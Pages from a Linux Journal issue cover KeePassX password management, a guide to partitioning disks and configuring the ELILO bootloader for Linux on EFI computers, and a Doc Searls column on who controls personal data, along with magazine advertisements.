


Figure 7. A Dropbox Directory, Containing a Password Database

smartphones. This is done using KeePassX's sibling versions for various smartphone OSes, including the version I use here, KeePassDroid for Android smartphones. (Instructions should be similar for those with iOS, Windows or BlackBerry smartphones.)

To start, access (or create if you don't have one) your Dropbox account. Then, move the database file to your Dropbox directory (Figure 7). Next, open KeePassX and select File→Open Database (or Open Database from the toolbar). Select the database file from your Dropbox folder, and then enter your master password and use KeePassX as usual.

To set up your Android smartphone to access the password database, install KeePassDroid (and, if not already installed, the Android Dropbox app) from the Android Market. Next, launch Dropbox, and select the database file. KeePassDroid then launches and opens the file, displaying a master password entry box. After entering the master password, a smartphone-friendly interface showing the various password groups will be displayed. Functions are available for going to an entered URL, as well as copying and pasting a user name and password. Entering or modifying user names and/or passwords also is offered by KeePassDroid, which will update the database file stored on Dropbox (and, of course, allow you to access the new information from KeePassX on a desktop).

As shown previously, this allows KeePassX to have some of the functionality of an on-line password manager, while maintaining the advantages of being desktop-based. Although I've not tried it, this method should be similar (available smartphone app permitting) for other cloud-based storage systems, such as Ubuntu One (which also has an Android app available).

Encryption

KeePassX offers two types of 256-bit encryption: AES and Twofish. The type of encryption used may be changed by accessing File→Database Settings. AES is the default, and although Twofish may be used, it's compatible only with KeePassX's version 1.x database format. Therefore, it's probably best to leave this option as the default.

Key File

Instead of a master password, a database can be opened using a key file. A key file is a file that stores data (such as a master password or random data), and it is stored elsewhere (on the same hard drive, on a USB drive and so on). One advantage of a key file instead of a master password is that an actual file is required to open the database. Because the key file can be stored elsewhere (such as on a separate USB drive), this also serves as a security option. Another advantage is that a key file may contain lengthy or complex data. However, one

downside is that anyone who finds the key file can open the database, similar to somebody that discovers the master password. Also, if the key file is lost (or damaged, deleted or anything similar) or if any information in the file is changed, opening the database will be impossible.

For extra security, both a master password and a key file may be required for accessing a database.

To use a key file, under File→Change Master Key (or in the Set Master Key window, if initially creating a database), select the key file check box. If a desired key file doesn't already exist, select Generate Key File to create one, then select a name and storage location for the file. To open the database using a key file, select the check box next to key file (and the check box next to password too if required), and click Browse. Browse to wherever the key file is stored, select it, then select OK to open the database.

Differences between KeePassX and LastPass

Another popular password manager is LastPass. Unlike KeePassX, LastPass is proprietary instead of open source, and it relies on a cloud-based solution (storing encrypted password information on-line). LastPass comes as a plugin for most browsers and is compatible with Linux. Similar features to KeePassX include password generation and an

ability to fill in login information for Web sites. However, some advanced features, including support for smartphones and removing advertising, requires upgrading to a \$12/year “premium” version. LastPass also requires Internet access for its full cloud-based use, which might be an issue for some.

Conclusion

KeePassX is a very useful and valuable password manager. Its storage capabilities and strong password generator have helped me greatly improve my on-line security over my former password-tracking methods. KeePassX's cross-platform compatibility also provides versatility in conjunction with its sibling application KeePassDroid. Although there are other good password managers, KeePassX in particular is worth trying.■

Anthony Dean works as a freelance writer and file clerk in Milwaukee, Wisconsin, and he has been a Linux user since 2005. Anthony may be reached through his Web site at <http://www.anthonynotes.com>.

Resources

KeePassX: <http://www.keepassx.org>

KeePassX FAQ: <http://www.keepassx.org/faq>

KeePassDroid: <http://www.keepassdroid.com>

LastPass: <http://lastpass.com>

Using Linux with EFI, Part II: Preparing to Install on an EFI Computer

How to identify your firmware and partition your disk before installing Linux on an EFI computer. RODERICK W. SMITH

In my last article (December 2011), I described some of the key characteristics of the Extensible Firmware Interface (EFI) and its second-generation variant, Unified EFI (UEFI). To recap, EFI (I use this acronym to refer to either variant generically) is the replacement for the elderly Basic Input/Output System (BIOS) firmware that most PCs have used for 30 years. EFI provides a number of improvements over BIOS, but the most important from a Linux perspective is that EFI systems boot in a manner very different from BIOS systems. This fact necessitates the use of different bootloaders, or at least different *versions* of bootloaders—some are available for both BIOS and EFI systems.

This article continues the EFI story by describing the preparatory steps you should take prior to installing Linux on an EFI-based computer. Specifically, you should know how to identify your firmware and how to partition your disk. Although most installers set up an EFI bootloader, I also describe ELILO configuration here. This knowledge may help you get a recalcitrant installer to boot.

This series continues with two more parts, which cover actual Linux installation procedures and maintenance of a Linux system that's been installed in EFI mode, respectively.

Identifying Your Firmware

Before proceeding with EFI-specific

preparations for installation, you may want to verify that your firmware is (or is not) EFI-capable. As noted in Part I, this task isn't always simple, because many computers use EFI, but don't advertise the fact, and use firmware interfaces that look just like those on old-style BIOSes. Many manufacturers call their EFI firmwares "BIOSes", and they often ship with BIOS-compatibility modes that enable them to boot OSes using legacy BIOS bootloaders. (This feature sometimes is referred to as the Compatibility Service Module, or CSM.)

Some steps you can take to identify your firmware's capabilities include the following:

- Check your model: all Intel-based Macs are EFI-based. So are most (perhaps all) PCs based on Intel's Sandy Bridge CPUs, which began shipping in quantity in the spring of 2011. AMD-based systems based on EFI started to become popular in mid-2011. Some models from before 2011 also are EFI-enabled, although they're rarer.
- Check the manual: read your computer or motherboard's manual—particularly the section on boot options. If there are references to "EFI" or "UEFI" boot modes, those modes enable EFI boot capabilities. If the firmware includes a "legacy"
- boot mode, that option refers to BIOS boot capabilities, the implication being that the normal boot mode uses EFI. The lack of any such option *might* mean your firmware is a conventional BIOS; however, some systems lack any explicit options on this score. You can search for these terms using a PDF version of the manual, which most manufacturers make available on their Web sites.
- Check your boot options: even if the manual makes no explicit mention of EFI, UEFI or legacy boot options, such options may be present in the boot menu in your computer's firmware setup utility. There also can be a clue in the form of multiple options to boot a single medium. For instance, if I insert an optical disc that's bootable in EFI mode into a computer based on an Intel DG43NB motherboard and then press F10 at boot time, the boot menu includes two options to boot from my DVD drive. One is labeled "PATA: HP DVD Writer 1040r", and the other is labeled "INTERNAL EFI SHELL: HP DVD Writer 1040r". The first boots the disc in BIOS mode, and the second boots the disc in EFI mode.
- Check your boot state: you can try booting the computer and then check the status of the boot mode (I'll

describe this in Part III of this series).

- Check your Windows installation: Windows ties its partition table type to its firmware type. It installs only to GUID Partition Table (GPT) disks in UEFI mode and only to Master Boot Record (MBR) disks in BIOS mode. Thus, if a working Windows installation uses GPT, you can be sure that your firmware includes UEFI support. If the disk is in MBR mode, you can be sure your firmware includes BIOS support. Such a system also might support UEFI boots, but if you intend to keep booting Windows, it's probably best to treat it like a BIOS computer.

If you've identified your firmware as supporting EFI, you can proceed with partitioning your disk and preparing for your Linux installation.

Partitioning a Disk for EFI

Most EFI-based computers use the GPT partitioning system. Although it's possible to boot an EFI-based computer using the older MBR system, such a configuration is unusual. Most Linux distributions use GPT automatically when they install in EFI mode; however, it's sometimes easier to install in BIOS mode and then switch to EFI mode for booting the computer. If you do so, you may need to pre-partition the disk explicitly using GPT before installing the OS. You also may want to pre-partition your disk so that you can set up certain

details in the ways you want.

In Linux, you can use either of two families of tools to partition a disk using GPT:

- The libparted family: tools based on libparted support both MBR and GPT, but MBR is normally the default. To use GPT on a blank disk, you must tell the tool explicitly to create a GPT disk label. In GNU Parted, the command to do this on /dev/sda is `parted /dev/sda mklabel gpt`. Using GParted, you should select the Device→Create Partition Table menu option, click the Advanced button in the resulting dialog box (Figure 1), select "gpt" as the partition table type, and click the Apply button.
- The GPT fdisk family: you can use `gdisk`, `cfdisk` or `sgdisk` to prepare a GPT disk. These tools use GPT by default, so you don't need to do anything special to do the job. They're designed to work like the Linux `fdisk` tools, but for GPT disks. (Note: I'm the author of the GPT `fdisk` tools.)

Whatever tool you use, you can partition your disks much as you would using MBR on a BIOS-based computer, but with a few twists:

- To boot in EFI mode, most EFI-based computers require an EFI System Partition (ESP). This partition should




Figure 1. You must tell GParted explicitly to use GPT when creating a new partition table.

have a FAT-32 filesystem, which you may need to create with `mkdosfs`. I recommend creating a 200 MiB to 300 MiB ESP as the first partition on the disk. To create an ESP using a libparted-based tool, create a normal FAT-32 partition and then set the “boot flag” on this partition. To create an ESP with GPT fdisk, create a partition and set its type code to `0xEF00`.

- To boot in BIOS mode using GRUB 2, it’s helpful to have a BIOS Boot Partition. This partition can be tiny—as small as 32 KiB, although 1 MiB is a more common size. In a libparted-based tool, you can create a partition without a filesystem and then set the `bios_grub` flag on it. In GPT fdisk, create a partition and set its type code to `0xEF02`. If you plan to do a pure EFI installation, a BIOS Boot Partition isn’t necessary; however, if you have to fall back to a BIOS-mode installation followed by a change to EFI mode, a BIOS Boot Partition can be helpful. Therefore, I recommend you create one.

■ Some OSes, such as OS X, like to see gaps of about 128 MiB between their partitions. Thus, you may want to create your disk with such gaps, particularly after Hierarchical File System Plus (HFS+) partitions on a Mac.

■ If you’re dual-booting between Windows and Linux, you should be aware that in the past, Linux installations used the Windows filesystem type code on GPT disks for Linux partitions. This practice resulted in Linux partitions showing up as unpartitioned Windows disks inside Windows—a potentially dangerous situation! Versions of GPT fdisk since 0.7.2 have provided a new type code (`0x8300`) to use for Linux partitions to avoid this problem. This type code will be supported in future versions of libparted too, and it will be used by default, but this support is not yet available, as of libparted 3.0.0. You can use GPT fdisk to change the type code after installing Linux if you want to make Linux partitions invisible to a dual-booted Windows installation.

One of the advantages of GPT over MBR is that GPT lacks the distinction between primary, extended and logical partitions. Instead, GPT supports up to 128 partitions by default, all of which act like MBR primary partitions.

If you use a libparted-based tool to partition, be aware that what such tools

refer to as a “boot flag” on GPT disks is actually the type code for an ESP. You should *not* set this flag on anything but the ESP. This contrasts with MBR disks, on which the “boot flag” must sometimes be set on an OS partition that holds a bootloader.

Configuring ELILO

Each of the four Linux EFI-capable bootloaders described in Part I of this series (ELILO, Fedora’s patched GRUB Legacy, GRUB 2 and Linux kernel patches) requires its own configuration. Describing all of them is beyond the scope of this series, so I’ve chosen just one to describe in detail: ELILO. I selected ELILO because it’s widely available, easy to configure and reliable. You may not need to configure ELILO; if your distribution installs something else and it works, you may as well stick with what it installs. Even if you need to install ELILO, you may not need to do so until after you install your distribution. I describe it here because it’s sometimes necessary to install ELILO before installing Linux in order to get the installer to boot in EFI mode.

You can obtain an ELILO tarball from the main ELILO Web site (see Resources), or you may be able to use a package that’s provided with your distribution. A distribution-provided package may be hard to use if you need to install ELILO before installing your distribution though.

You should begin by creating a home for ELILO on your ESP. Several possible

homes exist:

- You can store the binary in the EFI/BOOT directory as bootx64.efi. This makes ELILO run as the default bootloader if you haven’t configured your EFI to know about any others. If a file of this name already exists though, be sure to back it up!
- Distributions normally place the elilo.efi file in a subdirectory named after themselves, such as EFI/BOOT/suse for OpenSUSE.
- If you multiboot with other OSes, you may want to create a directory called EFI/elilo and store elilo.efi there. This placement, however, will require that you use the efibootmgr utility or a similar feature in the EFI’s user interface to add ELILO to the EFI’s boot manager.

Which approach works best depends on your needs and system. If your ESP doesn’t contain any other bootloaders, the default EFI/BOOT/bootx64.efi filename usually works well. If you can boot your Linux installer in EFI mode and run efibootmgr, using another name may work.

A complete ELILO installation on the ESP will include at least four files:

- elilo.efi or bootx64.efi: this file is the ELILO binary. You must copy it to the ESP from

the ELILO package. (It's called `elilo-{version}-{arch}.efi` inside the main ELILO package file, where `{version}` is the version number and `{arch}` is an architecture code.)

- `elilo.conf`: this is the ELILO configuration file, which I describe in more detail shortly.
- A Linux kernel file: ELILO loads the Linux kernel from the ESP, so you normally place this file in the ELILO directory.
- A Linux initial RAM disk file: ELILO loads this file, like the kernel, from the ESP.

You can store more than one kernel and initial RAM disk on the ESP if you want to have a choice of kernels or if you multiboot multiple distributions, each of which has its own kernel and initial RAM disk.

The ELILO configuration file's format is similar to that of LILO, the BIOS bootloader (Listing 1).

The first few lines of Listing 1 set global ELILO options:

- `prompt` tells ELILO to show a prompt at boot time rather than to boot

Listing 1. A Sample ELILO Configuration File

```
prompt
timeout=50
default=kernel304
#chooser=textmenu

image=vmlinuz-2.6.38-8-generic
label=linux
initrd=initrd.img-2.6.38-8-generic
read-only
root=/dev/seeker/u1104
append="reboot=a,w"

image=bzImage-3.0.4
label=kernel304
initrd=initrd.img-3.0.4
read-only
root=/dev/seeker/u1104
append=""
```

straight into the default kernel.

- `timeout=50` sets the timeout period to 5 seconds. Note that the timeout period is measured in tenths of a second.
- `default=kernel304` sets the default kernel to the one labeled `kernel304`. ELILO boots this kernel if the timeout period passes without a key press from the user.
- `chooser=textmenu` sets the user interface style to a menu rather than a prompt at which you must type an entry. This option seems to be broken

though; it's always produced a blank display for me, although it accepts key presses as I'd expect. Therefore, I've commented it out by placing a hash mark (#) at the start of its line.

Listing 1 presents two *stanzas* following the global options. Each stanza describes one kernel that ELILO can boot. Each stanza consists of several lines:

- **image=** identifies the Linux kernel file, which normally appears in the same directory as the elilo.efi file.
- **label=** gives the stanza a name. ELILO should display this name in its menu if you use the **chooser=textmenu** option, or you can type this name at the ELILO prompt when using the default option. The name must *not* contain spaces.
- **initrd=** identifies the initial RAM disk file.
- **read-only** is a standard part of the configuration.
- **root=** identifies the Linux root (/) filesystem. Listing 1 shows a root filesystem on a Logical Volume Manager (LVM) configuration, but if you don't use LVM, you'll probably specify a regular device filename, such as /dev/sda3, or identify a device by UUID, as in **root=UUID=c607bd95-**

8edf-4eb1-aa93-12db8f0e66a2.

- **append=** enables you to add arbitrary kernel options. The first stanza in Listing 1 uses the **reboot=a,w** option, which works around problems on some systems that cause the computer to hang when rebooted. Many distributions use additional options to enable graphical boot displays or other features. You often can omit such options, but sometimes they're necessary for proper functioning.

If you copy the files into EFI/BOOT and rename elilo.efi to bootx64.efi, you may be able to reboot into ELILO. If you copy the files into another directory though, you may need to use the efibootmgr program to add ELILO to the ESP's list of bootloaders. This program will work only if the computer already is booted in EFI mode. You must type this command on the computer on which you want to use it; it stores data in the computer's NVRAM, not on the hard disk. To use it, you would type a command like the following:

```
efibootmgr -c -l \\EFI\\elilo.efi -L ELILO
```

This command adds the EFI/elilo.efi file to the EFI's bootloader list, using the menu name ELILO. Note that you must use a double backslash (\\) as a directory separator, and the filename is

relative to the ESP. You can use additional efibootmgr commands to control the order of entries in the EFI's boot list, to delete items from the list and so on. (Part IV of this series will describe these options in more detail.)

If you're having problems booting your distribution's installer in EFI mode, you can set up ELILO on your hard disk, copying the kernel and initial RAM disk from the installer's disc image to the ESP and creating an elilo.conf file that references

them. I've found such tricks to be very useful in the past, although as I'll describe in Part III, the latest round of distributions has greatly improved EFI support, so with any luck, you won't need to do this.

Once it's properly installed and booted, ELILO presents a simple prompt:

ELILO boot:

Press the Enter key to boot the default kernel, press the Tab key to see a list of options, or type an option name to boot it.

Next Time

Part III of this series covers OS installation using two methods: direct EFI installations and converting a BIOS-mode installation to boot in EFI mode. ■

Roderick W. Smith is a Linux consultant, writer and open-source programmer living in Woonsocket, Rhode Island. He is the author of more than 20 books on Linux and other open-source technologies, as well as of the GPT fdisk (`gdisk`, `cgdisk` and `sgdisk`) family of partitioning software.

Resources

You can read about and obtain GPT fdisk (`gdisk`, `cgdisk` and `sgdisk`) from <http://www.rodsbooks.com/gdisk> if your distribution doesn't provide it.

ELILO is based at <http://elilo.sourceforge.net>.

Apple's Technical Note 2166 (<http://developer.apple.com/library/mac/technotes/tn2166>) details OS X's requirements for partitioning, which may be important to know when installing Linux on a Mac.

Correction to Part I

In Part I of this series (December 2011 issue), due to a tagging error, the text that read "The old MBR partition system is limited to 232 sectors, which works out to 2 TiB on disks with 512-byte sectors. GPT uses 64-bit pointers, so its limit is 264 sectors, or 8 ZiB (zebibytes).", should have been "The old MBR partition system is limited to 2³² sectors, which works out to 2 TiB on disks with 512-byte sectors. GPT uses 64-bit pointers, so its limit is 2⁶⁴ sectors, or 8 ZiB (zebibytes)." *LJ* apologizes for the error.



DOC SEARLS

Is There a “Personal Data Economy” If You Control Your Own Data?

What happens to the market for personal data when persons actually control their own?

One year ago this month, the World Economic Forum put out a report titled “Personal Data: The Emergence of a New Asset Class”. Investopedia defines asset class as “a group of securities that exhibit similar characteristics, behave similarly in the marketplace, and are subject to the same laws and regulations. The three main asset classes are equities (stocks), fixed-income (bonds) and cash equivalents (money market instruments)”, and it adds, “It should be noted that in addition to the three main asset classes, some investment professionals would add real estate and commodities, and possibly other types of investments, to the asset class mix.”

Is personal data any of those things? If anything, it’s one of those “other types of investments”, but is it a security in

any sense? Investopedia says “a security is essentially a contract that can be assigned a value and traded”. Examples include “a note, stock, preferred share, bond, debenture, option, future, swap, right, warrant, or virtually any other financial asset”.

Well, it’s clearly a financial asset—just not for you. That’s because the asset is data about you—not your data you own, personally.

According to the Winterberry Group, “Marketing Data & Related Services Spending” in the US will be \$7.8 billion this year. Most of that is for direct mail, where spending has been declining over recent years. The growth market is spending on data guiding digital media: on-line and e-mail. That won’t reach a \$billion this year, but it will soon enough.

The fantasy is that this will be welcomed by individuals. The reality is that it's creepy.

The big spending aims toward what has long been a holy grail of advertising: delivering messages that are perfectly personalized and perfectly timed. Right now, they call this “customer-centric messaging”, “content-optimized interactions”, “right-time decisioning” and stuff like that. The fantasy is that this will be welcomed by individuals. The reality is that it’s creepy.

Advertising always has been guesswork—the more accurate, the better. But once advertising on digital media becomes perfectly personal and perfectly timed, is it still advertising? No, it’s a robot with bad manners.

But the fantasy is alive and well, so the market for data about you is still there, and growing. What can you do about it?

There are several approaches. One is to

LINUX JOURNAL
now available
for the iPad and
iPhone at the
App Store.



Available on the
App Store

linuxjournal.com/ios

For more information about advertising opportunities within *Linux Journal* iPhone, iPad and Android apps, contact Rebecca Cassity at +1-713-344-1956 x2 or ads@linuxjournal.com.



create a market for personal data that you participate in. Statz (https://www.statz.com/Sell/Statz_Take_Control_and_Own_Your_Data.aspx), for example, calls itself The Data Marketplace, and it gives you this pitch:

Benefit From the Data Economy

You may not even know it, but you're in the data business. Data about your phone calls, prescriptions, home energy use, purchases, investments and more is being sold every day. Without your permission or profit.

Statz lets you gather all your behavior, product usage, and activity data—FREE—and participate in the consumer-data market, anonymously and securely. And make money.

Other companies—Personal.com, Connect.me, Mydex.org, Trustfabric.com, Azigo.com, Singly.com—also work in various ways to protect your personal data (or, in the case of Connect.me, your reputation), though none have Statz' business model. (Not exactly, anyway. They're all different.)

All in various ways either use or develop open-source code. For *Linux Journal* readers, Singly stands out for its open-source pedigree and growth vectors. It was cofounded by Jeremie

Miller of Jabber and XMPP fame. Last year, they also brought in Matt Zimmerman as CTO. He was the founding CTO of Ubuntu. The code bases to check out and contribute to are the Locker Project (<http://lockerproject.org>) and TeleHash (<http://telehash.org>).

Of the former, they say, "A Locker gives people ownership over their personal data and clear control over how it's protected and shared. Providing flexible APIs for access to that data, Lockers are a powerful way for developers to build applications that leverage rich personal data." It's "licensed under the three-clause BSD License" and "primarily developed using node.js, with a bit of Python to facilitate some integration points. We use npm to help manage internal system dependencies, and we try to follow TDD/BDD as enthusiastically as our time will allow."

TeleHash "works by sending and receiving small bits of JSON via UDP using an efficient routing system based on Kademlia, a proven and popular Distributed Hash Table. Everything within TeleHash is routed based on a generic SHA hash of the related id or URL."

Okay, back to the personal data marketplace. While there are well-meaning efforts on the government side, such as "do not track" legislation proposed in the US and the "Midata"

Advertiser Index

Thank you as always for supporting our advertisers by buying their products!

ADVERTISER	URL	PAGE #
EMAC, INC.	http://www.emacinc.com	29
EMPERORLINUX	http://www.EmperorLinux.com	21
iXSYSTEMS	http://www.ixsystems.com	7
THE LINUX FOUNDATION	http://www.linuxfoundation.org	69
LOGIC SUPPLY	http://www.logicsupply.com	57, 77
LULLABOT	http://store.lullabot.com	2
MICROWAY	http://www.microway.com	3, 52, 53
OPAL EVENTS	http://www.opalevents.org	91
O'REILLY STRATA CONFERENCE	http://strataconf.com/strata2012	124
RACKMOUNTPRO	http://www.rackmountpro.com	15
SCALE	http://www.socallinuxexpo.org/scale10x	103
SILICON MECHANICS	http://www.siliconmechanics.com	61

ATTENTION ADVERTISERS

The *Linux Journal* brand's following has grown to a monthly readership nearly one million strong. Encompassing the magazine, Web site, newsletters and much more, *Linux Journal* offers the ideal content environment to help you reach your marketing objectives. For more information, please visit <http://www.linuxjournal.com/advertising>.

initiative by the UK government (promising to return control of personal data to citizens by the government and encouraging businesses to do the same), nothing I've brought up so far visits the possibility that personal data—that you own and control—is not by nature either a fungible asset or something that you would want to sell to anybody.

In other words, if all of us actually had full control of data about us, there might not be a market for personal data at all. There would simply be all the other markets we know—for goods and services we buy and sell. We might disclose some data on a permitted-use basis, such as most of us do every day using credit cards. But that's not the same as selling data as an "asset".

The only reason we're talking about personal data as an "asset" is that the advertising marketplace—in which we are the product being sold, rather than the buyer or the seller—treats it like that. Once we get real control, however, that market will be in real trouble. Advertising will still be fine. Robotic bad manners will not. ■

Doc Searls is Senior Editor of *Linux Journal*. He is also a fellow with the Berkman Center for Internet and Society at Harvard University and the Center for Information Technology and Society at UC Santa Barbara.

Be at the forefront of the data revolution.

February 28–March 1, 2012
Santa Clara, CA



Strata offers the nuts-and-bolts of building a data-driven business.

- See the latest tools and technologies you need to make data work
- Find new ways to leverage data across industries and disciplines
- Understand the career opportunities for data professionals
- Tracks include: Data Science, Business & Industry, Visualization & Interface, Hadoop & Big Data, Policy & Privacy, and Domain Data.

Strata Conference is for developers, data scientists, data analysts, and other data professionals.

Registration is now open at strataconf.com

Save 20% with code **LINUXJR**

O'REILLY®

O'REILLY®

Strata
Making Data Work